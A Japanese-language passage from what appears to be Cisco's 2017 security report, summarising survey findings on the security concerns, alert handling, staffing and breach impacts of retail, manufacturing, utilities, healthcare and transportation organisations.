小売業者に対してマルウェアを使用して顧客のクレジット カード データを窃取するなど、注目を浴びた攻撃は、組織を同じ運命で苦しめたくないセキュリティ プロフェッショナルを悩ませます。ただし、十分な数の小売業者がそのことを真剣に考えたかどうかはわかりません。大手小売業者は、単にファイアウォール内でクレジット カード データを保護するだけで、情報は安全に保持されていると信じている場合があります。しかし、暗号化されていないデータを銀行や他のパートナーに送信する場合、小売業者のネットワーク内の保護はあまり重要ではありません。

安全であるという認識が過信の兆候となる場合がある

小売業者は、セキュリティ保護についていくらか楽観的な見方をしています。つまり、ほぼ毎日メディアで報道される侵害の数を軽く見ている可能性があります。たとえば、小売業のセキュリティ プロフェッショナルの 61 % が、PCI に完全準拠しているということに強く同意し、63 % が、機密の顧客データは組織内でライフサイクル全体を通じて安全に維持されるということに強く同意しています。

データの保護に重点を置くために、小売業の組織は、クレジット カードおよびデビット カードによる顧客の支払いに関して Chip & PIN テクノロジーを完全に導入する必要があります。特に、導入が遅れている米国ではなおさらです。現在、銀行とクレジット カード プロバイダーは、Chip & PIN システムで行われた購入の場合のみ、不正請求の払戻しを保証しています。小売業者は、この支払システムの導入にさらに力を入れる必要があります。そうでないと、そのような請求について法的責任を担うことになります。[48]

標的型攻撃と内部者による漏洩が最大の懸念事項

収益やブランド価値の低下に関する懸念事項を踏まえて、小売業のセキュリティ プロフェッショナルは、標的型攻撃（38 %）と内部者による漏洩（32 %）が、組織に最大のセキュリティ リスクをもたらすと述べています（図 64）。その考えは正しく、通常、攻撃は組織内で始まります。つまり、侵害の兆候（IOC）を調査するために構築されているセキュリティが不十分なのです。また、組織には攻撃の兆候を検査するツールも必要です。

APT やフィッシング攻撃などの精巧な標的型攻撃を検出するために、小売業者は、通常のトラフィック パターンと異常なトラフィック パターンを区別する必要があります。これらは日、週、ショッピング シーズンごとに異なる可能性があります。

図 64 標的型攻撃と内部者による漏洩が最大の懸念事項

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

48 「New Credit Card Chips Shift Liability to Retailers（新たなクレジット カード チップにより法的責任が小売業者へ）」、Andrew Cohn 著、*Insurance Journal*、2015 年 12 月 7 日：insurancejournal.com/news/national/2015/12/07/391102.htm [英語]。

スタッフの配属におけるギャップを埋める

小売業者は、人とツールの両方の点で、セキュリティ リソースの構築について危機感を感じています。小売業のセキュリティ プロフェッショナルの 24 % が、高度なセキュリティ プロセスとテクノロジーを導入するうえでの大きな障害として、訓練された人材の欠如を挙げています。スタッフの不足と相まって、小売業者は、十分に対処できないセキュリティ アラートの絶え間ない流れを目にしています。45 % が、毎日数千のアラートを目にしていますが、それらのうち 53 % しか調査されていません。アラートの 27 % が真のアラートであると考えられていますが、真のアラートの 45 % しか修復されていません。

スタッフの配属が問題となる場合は、自動化されたセキュリティ ソリューションがより重要になります。自動化は、スタッフの不足によって引き起こされるギャップを埋めるために役立ちます。例として、感染したデバイスを隔離された場所に自動セグメンテーションできるソリューションがあります。このように、感染の拡大を食い止めることができ、そのデバイスはそれ以降、機密情報にはアクセスできません。

自動化は、分散環境における問題、つまり、スタッフが対応し軽減する必要のあるセキュリティ アラート数の削減など、小売業固有の課題を解消するために役立ちます。物理的な場所（および、そのデータ）が地理的に分散されているため、セキュリティ リーダーは、これらの場所が本社で使用されているセキュリティ ベスト プラクティスに準拠していることを前提にする（または、望む）必要があります。店舗では、リモート サイトとの定常的な通信がなければ、長年パッチが適用されていない、または更新されていないセキュリティ ソリューションが同時に運用されている場合があります。

小売業者は、少なくとも部分的に、スタッフ不足のギャップを埋めるためにアウトソーシングを使用できます。小売業のセキュリティ プロフェッショナルの約半分が、少なくとも部分的にアドバイスおよびコンサルティング サービスをアウトソーシングしていると述べており、45 % がある程度まで監査をアウトソーシングしていると述べています。アウトソーシングしている小売業の組織のうち、約半分が、コスト効率、公平な洞察、迅速なインシデント対応を、その主な理由として挙げています。

パブリックな侵害後の収益およびブランドへの評価における被害

小売業者は、セキュリティ侵害が現実の世界でビジネスに影響を及ぼすことを認識しています。小売業のセキュリティ プロフェッショナルは、ここ 1 年でセキュリティ侵害によって最も悪影響を受けたビジネスの領域として、業務、財務、ブランドへの評価を挙げています。54 % が、データ漏洩に伴う世間の厳しい評価に対処したと述べており、32 % が、過去1年間に攻撃が原因で収益が低下したと述べています（図 65 を参照）。さらに、約 4 分の 1 が、攻撃が原因で顧客またはビジネス チャンスを失ったと述べています。

侵害は、小売組織のセキュリティ体制に変更をもたらす点で、転機となる場合があります。パブリックな侵害が「大部分の」改善を促進したと述べたのは 29 % のみですが、約 90 % は、侵害による改善は少なくとも「適度な範囲」に及んだと述べています。

図 65 データ漏洩のさまざまな結果に対処している組織の割合

54 %
データ漏洩による公衆の批判に対応

32 %
昨年度の攻撃による減収

25 %
攻撃により顧客やビジネス チャンスを損失

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

製造業

業界の主な懸念事項

米国の工場の 80 % が築 20 年を超えており、[49] 最新の防御を装備するかどうかについて懸念が生じています。機械は、オフィス システムとは異なり、時間の経過とともに段階的に導入されているため、未知の脆弱性が長年潜在しており、ここにきて急に表面化することがあります。製造業者は、接続されたデバイスをこれらの旧式の機械に追加しているため、セキュリティ プロフェッショナルは、攻撃者が悪用しやすい組み合わせを見つける可能性があることを懸念しています。


脆弱なシステムは工場の作業現場のダウンタイムに繋がる可能性があります。これは、自動化プロフェッショナルにとってもう 1 つの懸念事項です。製造業者は、いかなる犠牲を払っても計画外のダウンタイムを回避すること、さらに、適切に動作しない侵害された機械によって引き起こされる製品の品質問題を回避することを望んでいます。

製造業のセキュリティ プロフェッショナルにとっての課題は、攻撃者による容易な侵入を阻止するために旧式システムをアップグレードすることと、IIoT システムなどのテクノロジーの統合です。朗報としては、製造業者がセキュリティを改善するために採ることができるシンプルなステップがあることです。プロセスは、すべての脅威に一度に対処するのではなく、段階的なプロセスとして考える必要があります。たとえば、文書化されたセキュリティ ポリシーは改善のためのフレームワークを提供できます。シスコの調査によれば、製造業のセキュリティ プロフェッショナルの 40 % が、正式なセキュリティ戦略を設けておらず、ISO 27001 や NIST 800-53 などの標準化された情報セキュリティ ポリシー プラクティスにも従っていないと述べています。これらのベスト プラクティスに対応することで、改善の余地があります。

よりシンプルなシステムの必要性

製造システムを更新し統合するところまでこぎつけるために、製造業者はセキュリティ ソリューションの複雑さの問題を解決する必要があります。製造業のセキュリティ プロフェッショナルの 46 % が、6 社以上のセキュリティ ベンダーを使用していると述べており、20 % が 10 社を超えるベンダーを使用していると述べています（図 66 を参照）。特に製品について質問したところ、セキュリティ プロフェッショナルの 63 % が 6 種類以上の製品を使用していると述べ、30 % が 10 種類を超える製品を使用していると述べています。

図 66 6 社以上のベンダーのソリューションを使用する製造業者の割合



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

製造業界では、多くの製品とベンダーが、セキュリティ エキスパートにとって理解しづらい状況を生み出しています。複雑性を軽減するためには、IT チームと OT チームの両方がセキュリティに対する脅威に焦点を絞り込む必要があります。たとえば、最優先の懸念事項に対処できる製品のみを使用するなどです。製造業者は、アンマネージド スイッチのポートへのアクセスのブロック、工場ネットワーク インフラストラクチャでのマネージド スイッチの使用など、物理資産のシンプルな保護を含む多層防御ポリシーの実装を目指すことができます。


49 「America Is Aging in More Ways Than One（米国はあらゆる意味で老朽化している）」、Sho Chandra および Joran Yadoo 共著、Bloomberg、2016 年 10 月 6 日：bloomberg.com/news/articles/2016-10-06/america-is-aging-in-more-ways-than-one。

IT チームと OT チームの専門知識の融合

複数のセキュリティ チームから成る構成は、製造現場で資産を保護する点で障害となることがあり、解消する必要があります。製造業の独自システムの知識を持つエキスパートが退職すると、彼らの代わりを務める人材はいないため、専門知識の点で頭脳流出を招きます。製造業の組織の約 60 % が、セキュリティ専任の従業員は 30 人未満であると述べており（図 67 を参照）、さらに、25 % が、訓練された人材の欠如が高度なセキュリティ プロセスとテクノロジーを導入するうえでの大きな障害であると述べています。

社内のセキュリティの人材を補強するだけでなく、製造業者では IT 部門と OT 部門間で知識を共有する必要もあります。従来、IT の関与は工場の作業現場のエッジで終わり、そこから OT が引き継いでいました。競合はよく起こります。たとえば、IT のパッチ プロセスが気付かぬうちに、旧式の独自のネットワークで稼働する機器をシャットダウンし、ダウンタイムと OT スタッフにとっての悩みの種を引き起こすことがあります。将来を見越している製造業者は、セキュリティ脅威に対するより深い理解と、IoT や接続されたデバイスなどの新しいテクノロジーを管理するためのベスト プラクティスの構築のために、IT チームと OT チームの合併に懸命に取り組んでいます。

図 67 製造業の組織における訓練されたセキュリティ担当者の数



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

侵害を避けることで競争上の優位性を高めることができる

業界で使用されている老朽化したシステムについて、製造業者は、セキュリティ上の理由だけでなく、競争優位性を強化するためにも、それらを改善しアップグレードする必要性を認識しています。Global Center for Digital Business Transformation による調査によると、[50] 10 社の製造業者のうち 4 社が今後 5 年間で市場崩壊に見舞われます。その理由の 1 つは、より高度な競合他社からの製品に対抗するための刷新を行っていないからです。セキュリティは、ブランドへの評価を維持し、収益の低下と顧客の喪失を避けるために役立つため、競争優位性において重要な役割を果たしています。

シスコの調査結果によると、パブリックなセキュリティ侵害は、製造業のブランドに悪影響を及ぼすことがあります。製造業の組織の 40 % が、データ漏洩に伴う世間の厳しい評価に対処したと回答しており、さらに 28 % が、ここ 1 年間で攻撃が原因で収益が低下したと述べています。ただし、これらの侵害はセキュリティを改善するために必要なインセンティブを提供することもあります。製造業のセキュリティ プロフェッショナルの 95 % が、パブリックな侵害によって、少なくとも適度な範囲で改善が促進されたと述べています。

50 「Life in the Digital Vortex: The State of Digital Disruption in 2017（デジタル ボルテックス：2017 年のデジタル ディスラプションの状態）」、Global Center for Digital Business Transformation：imd.org/dbt/digital-business-transformation。

公共事業

業界の主な懸念事項

2016 年のロシアのハッカーによるウクライナの送電網のダウンにより、攻撃から重要なインフラストラクチャを保護するために、公共事業会社が直面している課題が浮き彫りになりました。[51] 公共事業会社は、今では、閉ざされた遠隔監視制御・情報取得（SCADA）ネットワークは運用していません。発電、送電、配電をリモートで監視および制御する同じコントロール センター ワークステーションが、同時にビジネス ネットワークと IT システムに接続されています。物理プロセスを管理および制御するこれらの OT システムは、サイバーセキュリティの既知の弱点であり、侵害によって物理的な損傷を引き起こすことができるため標的とされています。

研究者は 2017 年 6 月に、この攻撃が新たなレベルの精巧さを備えたツールを使用していることを検出しました。攻撃者は、制御プロトコルを直接利用する特化されたモジュールを使用しました。以前の攻撃では、制御ツールのリモート操作は手動で行われていました。これらの新しい拡張機能により、攻撃を自律的にスケジュールし、実行することができます。

最新の IT システムと OT システムの広範に及ぶ接続性と複雑性に、展開された OT ファームウェアとソフトウェアのセキュリティ上の弱点が相まって、保護する必要のある攻撃対象領域が拡大しています。公共事業会社はビジネスのデジタル化を目指して、人の介在なく、物理プロセスを感知、監視、および作動させる新しいソフトウェア テクノロジーの導入を進めています。このサイバーフィジカルの統合（ソフトウェアと組み込みシステムを物理デバイスに統合）は、セキュリティ プロフェッショナルが直面する課題を増やしています。

サイバーフィジカルの統合に関するセキュリティの懸念事項は、サプライ チェーンにまで及びます。連邦エネルギー規制委員会（FERC）は最近、North American Energy Reliability Corporation（NERC、北米電力信頼度協議会）に対し、重要インフラ保護のための新しい標準を、特に公共事業会社のサプライ チェーンを対象として策定するよう指示しました。標準は、産業用制御システムのハードウェア、ソフトウェア、および電気システムの一括運用に関連したコンピューティングおよびネットワーキング サービスのサプライ チェーンにおいて、リスク管理に対処することが期待されています。[52]

標的型攻撃と APT が主要な懸念事項


標的型攻撃は公共事業とエネルギー業界のセキュリティ プロフェッショナルにとって、優先される懸念事項です。セキュリティ プロフェッショナルは、組織にとって最も重大なセキュリティ リスクとして、標的型攻撃（42 %）と Advanced Persistent Threat（APT）（40 %）を挙げています（図 68）。また、モバイル デバイス、ユーザの行動、パブリック クラウド ストレージ、および顧客データを、防御者の戦略において最優先の課題として挙げています。

APT は、より長い期間、重要なネットワーク内で未検出のまま潜在し、攻撃者によって引き起こされる損害が大きくなるため、懸念事項となっています。データ ネットワークが統合され、接続されたデバイスが増加しているため、公共事業会社のシャットダウンなどの損害の可能性は以前よりも大きくなっています。

公共事業会社は世間の注目を浴びやすいため、セキュリティ チームは市場における脅威のテクノロジーを敏感に意識していますが、APT や標的型攻撃から効果的に保護するためにこのようなテクノロジーを統合するには、適切な方法に関するガイダンスが必要です。公共事業会社は、セキュリティが必要な「理由」を理解しており、セキュリティ ベンダーにその「方法」を求めています。つまり、物理的セキュリティとサイバーセキュリティの標準などの要素を含むバリューチェーン セキュリティへの階層化アプローチを実装する方法です。

ネットワークが複雑であるということは、公共事業およびエネルギー業界の組織にとって、脅威アラートの影響を評価し、どのアラートを軽減するためにリソースを費やすべきか判別する必要もあるということです。公共事業およびエネルギー業界のセキュリティ プロフェッショナルの約半分が、毎日数千のアラートを目にするが、それらのアラートのうち調査されるのは 63 % のみであると述べています。調査されたアラートのうち、41 % が真の脅威と考えられ、それらの脅威のうち 63 % が修復されています。

図 68 標的型攻撃と APT が最も重要な懸念事項



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

51 「Ukraine's Power Grid Gets Hacked Again, a Worrying Sign for Infrastructure Attacks（ウクライナの送電網が再度攻撃を受ける、インフラストラクチャ攻撃が懸念される兆候）」、Jamie Condliffe 著、MIT Technology Review、2016 年 12 月 2 日：technologyreview.com/s/603262/ukraines-power-grid-gets-hacked-again-a-worrying-sign-for-infrastructure-attacks/ [英語]。
52 「Revised Critical Infrastructure Protection Reliability Standards（改訂版 Critical Infrastructure Protection（CIP）信頼性基準）」、U.S. Federal Energy Regulatory Commission：ferc.gov/whats-new/comm-meet/2016/072116/E-8.pdf [英語]。

これは、正当なアラートの一部のみしか調査されていないように見えますが、公共事業およびエネルギー業界は、調査対象の業界の中で最高のアラート軽減率を占めています。さらに、アラートは必ずしも脅威とは一致しません。セキュリティ プロフェッショナルは、ネットワークの安全性に深刻な影響を及ぼす可能性のある脅威のみを軽減するために、リソースをまわす場合があります。

厳密な予算制御がアウトソーシングへの依存度を左右することがある

公共事業およびエネルギー業界の組織は、より厳密に規制されているため、セキュリティ用の予算を追加できません。資金を追加するには、膨大な手続きを踏み、時間のかかる承認が必要です。調査では、このことがセキュリティのアウトソーシング依存につながっている可能性があるとしています。公共事業のセキュリティ プロフェッショナルの 60 % 以上が、セキュリティのアドバイスおよびコンサルティング サービスをある程度までアウトソーシングしていると述べています。また、約半数が、モニタリングと脅威インテリジェンス サービスをアウトソーシングしていると述べています。セキュリティをアウトソーシングしている公共事業会社のセキュリティ プロフェッショナルの半数以上が、その主な理由として、コスト効率と公平な洞察を挙げています。

公共事業会社は、厳密な規制制御の下で運用する必要性を踏まえて、正式なセキュリティ ポリシーと標準化された手順を順守しているようです。公共事業会社のセキュリティ プロフェッショナルの約 3 分の 2 が、文書化された正式なセキュリティ戦略を策定し、ISO 27001 または NIST 800-53 などの標準化された情報セキュリティ ポリシーのプラクティスに従っていると述べています。


パブリックな侵害が改善を促進

公共事業会社がパブリックな侵害を被ると、このようなインシデントの認知度は高くなります。人々は、公共事業会社は重要なインフラストラクチャの一部であり、侵害は主要なサービスを危険にさらすと認識しています。公共事業会社の 61 % が、データ漏洩に伴う世間の厳しい評価に対処したと報告しています。

朗報としては、このような侵害がセキュリティの変更をトリガーすることがある点です。セキュリティ プロフェッショナルの 91 % が、侵害によって、少なくとも適度な範囲で改善が促進されたと述べています（図 69 参照）。これは、「悪い状況を良い状況に変える」一例となる場合があります。侵害は、攻撃者がどのようにネットワークに侵入したかについて有用な洞察を提供し、セキュリティ プロフェッショナルに一連のエントリ ポイントを示すことがあります。それにより、セキュリティ制御を配備すべき場所のロードマップが明らかになります。

また、攻撃は、公共事業会社の収益と顧客ロイヤルティにも影響する可能性があります。セキュリティ プロフェッショナルの 29 % が、ここ 1 年の間に攻撃が原因で収益が低下したと述べており、21 % が顧客を失ったと述べています。地域によっては利用可能なプロバイダーが 1 社のみの場合があるため、多くの消費者は価格を比較できません。そのため、競争がビジネス上の意思決定を駆り立てる他の業界ほど、顧客の喪失（および、それによる収益の低下）は重要ではありません。

図 69 侵害が改善を促進すると述べたセキュリティ プロフェッショナルの割合



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

攻撃のシミュレーションと演習は当たり前

公共事業のセキュリティ プロフェッショナルは、セキュリティ インフラストラクチャの弱点を検出するために、頻繁に演習とシミュレーションを実施していることを示しています。92 % が、インシデント対応計画をテストするために年 2 回または年 1 回の訓練または演習を実施していると述べています。これらの演習を実行する場合、組織の 84 % がセキュリティ パートナーを含めています。

また、78 % が、少なくとも四半期に 1 回、組織において攻撃シミュレーションを実施しています。組織の半数弱（45 %）で、セキュリティ プロフェッショナルは、攻撃シミュレーションが大部分に及ぶ改善の促進に役立ったと述べています。たとえば、セキュリティ ポリシー、手順、およびテクノロジーの変更があります。攻撃シミュレーションを実施している多数の組織が、セキュリティ プロフェッショナルがより少ない時間と労力でシミュレーションを遂行できるよう、自動化されたツールを使用していることを示しています。

公共事業会社は最も複雑なサイバーセキュリティ課題のいくつかに直面していますが、彼らはサイバーセキュリティの方法論、プラクティス、テクノロジーのセキュリティ制御の導入に関して最も成熟している業界の 1 つです。脅威は進化しているため、特定、保護、対応、およびセキュリティ インシデントから回復するために、重要なインフラストラクチャ プロバイダーも進化する必要があります。

医療機関

業界の主な懸念事項


医療機関では、セキュリティに関する大半の決定は、患者の安全性、規制以外の要件、および企業資産の保護によって左右されます。医療組織のリーダーは、ミッションクリティカルな機器をダウンさせ、患者の命を危険にさらすことがある攻撃を恐れています。また、オンライン トラフィックの監視と脅威の検出のために設計されたセキュリティ対策が、重要なシステムのデータ フローの低速化を招き、患者を診断および処置する医療プロフェッショナルの能力が阻害されることを懸念しています。救命医療の域を超えて、医療組織は、たとえば医療保険の相互運用性と説明責任に関する法令（HIPAA）によって米国で義務付けられているように、セキュリティ システムでは患者の個人データの保護に重点を置く必要があることも認識しています。

医療組織が施設とデバイスにさらに接続性を導入するにつれ、セキュリティ リーダーにはコンバージド ネットワークの安全性に関する懸念が生じています。過去には、複雑な医療デバイス（Picture Archiving Collection System（PACS）、点滴ポンプ、患者モニタリング デバイスなど）は、通常、ベンダーが管理するデータ ネットワークに接続されていたため、デバイスは他のネットワークから物理的に分離されていました。十分な帯域幅が使用可能となった現在、医療組織は、1 つのネットワークのみを経由してデータを伝送し、論理セグメンテーションを使用して、臨床用デバイス、管理用およびゲスト用ワイヤレス ネットワークなどのさまざまなネットワーク トラフィック タイプを分離した方が実用的であると考えています。ただし、このセグメンテーションが適切に行われなかった場合、攻撃者が重要なデータやデバイスへのアクセス権を取得するリスクは高まります。

医療機関のセキュリティ チームが懸念する標的型攻撃

ランサムウェア攻撃は、すでに医療組織に損害をもたらしています。オンライン犯罪者は、医療機関のプロバイダーがいかなる犠牲を払っても患者の安全性を保護する必要があることをわかっています。そのため、医療機関はオンライン犯罪者にとって魅力的な標的となっています。シスコの調査では、医療組織の 37 % が、標的型攻撃は組織にとって高セキュリティ リスクであると述べています（図 70 を参照）。標的型サイバー攻撃は、紛失または盗難されたハードウェアに伴う侵害よりも懸念される事項になってきており、脅威を検出し軽減するために、より正確なアプローチが求められます。

図 70 標的型攻撃は高セキュリティ リスク




出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

残念ながら、多くの業界に当てはまることですが、調査するための時間とスタッフを上回る多数の脅威が存在します。医療組織の 40 % 以上が、毎日数千のセキュリティ アラートが発生しているものの、それらの 50 % しか調査されていないと述べています（次ページの図 71 を参照）。医療機関のセキュリティチームが調査するアラートのうち、調査済みの 31 % が真の脅威ですが、それらの本物のインシデントのうち 48 % しか修復されていません。

シスコのセキュリティ エキスパートによると、医療機関のセキュリティ リーダーが考えているより遥かに少ない数のアラートしか調査されていないか、または、単に脅威のネットワークへの侵入をブロックすることで、脅威を修復したと信じ込んでいるようです。また、多数のアラートを調査すると、セキュリティおよび IT のアクティビティに時間がかかり、他のビジネス機能に影響を及ぼすため、組織が赤色フラグの発生したわずかなアラートにしか対処できないのも当然です。

図 71 数千のアラートが発生するが、半数未満しか修復されない



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

管理上の課題：訓練された人材の欠如、ソリューションの複雑さ

多くの医療組織は、複雑に絡み合ったソリューションでセキュリティの課題に対応しています。ほぼ 60 % の組織が 6 社以上のベンダーからのソリューションを使用していると述べており、29 % が 10 社以上のベンダーからのソリューションを使用していると述べています。さらに、セキュリティ プロフェッショナルの 3 分の 2 が、6 種類以上のセキュリティ製品を使用していると述べており、41 % が 10 種類以上の製品を使用していると述べています。

医療機関のセキュリティ プロフェッショナルによって使用されている明らかに過度な数のベンダーと製品は、正確にどのツールがどこに適しているかについて混乱した状態、つまり、可視性の欠如の結果である可能性があります。セキュリティ機能ベンチマーク調査において総合的所見で示したとおり、最高情報セキュリティ責任者（CISO）およびセキュリティ運用マネージャは、セキュリティ ツールに対して異なる見方をしています。リーダーシップ階層の上層、つまり、日々のセキュリティ管理の最前線にいないセキュリティ エグゼクティブは、ネットワーク上のすべてのツールを深く理解していない場合があります。

訓練された人材が欠如しているため、日々の脅威に対応しながら、複雑に交錯したソリューションを管理するのは、医療組織にとってさらに困難なこととなります。セキュリティ プロフェッショナルの約半数が、セキュリティ専任の従業員は 30 人未満であると述べており、21 % が、高度なセキュリティ プロセスとテクノロジーを導入するうえで訓練された人材の欠如が大きな障害だと考えていると述べています。

大規模な医療組織を除き、大規模なセキュリティ チームは稀です。シスコの医療業界のエキスパートによると、セキュリティ スタッフの定義は組織によって異なり、セキュリティ チームの規模に対する認識に影響することがあります。たとえば、IT スタッフがセキュリティ チームの一部と見なされていたり、一時的にチームに参加していたりする場合があります。

トラフィックをセグメント化する価値

特定のシステムまたはデバイスをさまざまなセキュリティ プロトコルに準拠できるようにするという、医療機関の特例的なニーズは、患者の満足感と安全性に関する懸念に関連しています。医療機関のデバイスは高額で、数年間変わらずに使用される傾向があるため、通常、ソフトウェアとオペレーティング システムは頻繁には更新されません。そのため、それらを確実に運用できるようにするという特例が生じます。セキュリティ エキスパートによれば、医療組織により適したアプローチは、ネットワークとミッションクリティカルなデバイスの間のトラフィックを分離し、セグメント化することです。代替として、セキュリティ インフラストラクチャとネットワーク セグメンテーションを改善し、補償制御が必要な特例をより的確に処理する方法もあります。

医療組織には、平均 34 項目の重要なセキュリティ管理上の特例があります。これらの特例の 47 % にも補償制御が必要です。理想的には、医療組織は補償制御が必要な特例を可能な限り減らすよう努力すべきです。それらがセキュリティ防御の弱点を生み出す可能性があるからです。

運輸業

業界の主な懸念事項


運輸業界のテクノロジー インフラストラクチャは、従来、閉じた独自システム上に構築されていました。業界は、最新の接続されたネットワークに切り替えている途上ですが、セキュリティ リーダーはこの移行期間中に攻撃にさらされることを恐れています。とは言え、既存システムの増え続けるメンテナンス コストと複雑さのために、接続された IP システムへの変更を遂行する必要があります。

さらに、コンシューマは、既存の通信インフラストラクチャでは対応できない、新しい安全なモビリティ サービスを強く求めています。たとえば、コンシューマは、ソーシャル ネットワーク内で、空港、航空会社、旅行者、および貨物輸送中、車道上または接続された車両、さらに公共交通機関管理センターとやり取りしたり、モバイル デバイスを使用してチケットを購入したり、または自分の車両内でモビリティ アプリケーションを使用したりする機能を望んでいます。また、運輸組織の従事者は、使用が簡単な接続されたシステムを望んでおり、ミレニアル世代がこれらの組織に入ってくるにつれ、この需要は高まっています。

Advanced Persistent Threat（APT）、および接続されたデバイスが最優先の脅威

運輸組織は、接続された複雑なインフラストラクチャを構築したため、またネットワーク対象領域の拡大の影響により、さまざまな脅威が表面化しています。運輸業界のセキュリティ プロフェッショナルの 3 分の 1 以上が、Advanced Persistent Threat（APT）および BYOD とスマート デバイスの急増が、組織にとって高セキュリティ リスクだと述べています。さらに、セキュリティ プロフェッショナルの 59 % が、中でもクラウド インフラストラクチャとモバイル デバイスが、攻撃を阻止するうえで最も困難なリスクであると述べています（図 72 を参照）。

図 72 クラウド インフラストラクチャとモバイル デバイスが防御するうえで最も厄介



59 %

のセキュリティ プロフェッショナルが、攻撃からの防御が最も難しいのはクラウド インフラストラクチャとモバイル デバイスだと回答

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

情報アクセスに関する要求を満たすために、運輸業界のセキュリティ チームは、データをネットワーク エッジに置き、リアルタイムで使用できるようにする必要があることを認識しています。データへのアクセスを制御し、必要とする人々が確実にデータを使用できるようにすることが、セキュリティ実装者にとって最大の懸案事項です。

また彼らは、閉じた独自システムを排除した場合、この問題が大きくなるばかりであることを認識しており、今後、より多数の複雑な脅威に対処しなければならないことも予期しています。運輸業界のセキュリティ プロフェッショナルの 35 % が、毎日数千のアラートが発生し、それらのうち 44 % しか調査されていないと述べています。調査されたアラートのうち、19 % が真の脅威と考えられますが、正当なインシデントのうち 33 % しか修復されていません。

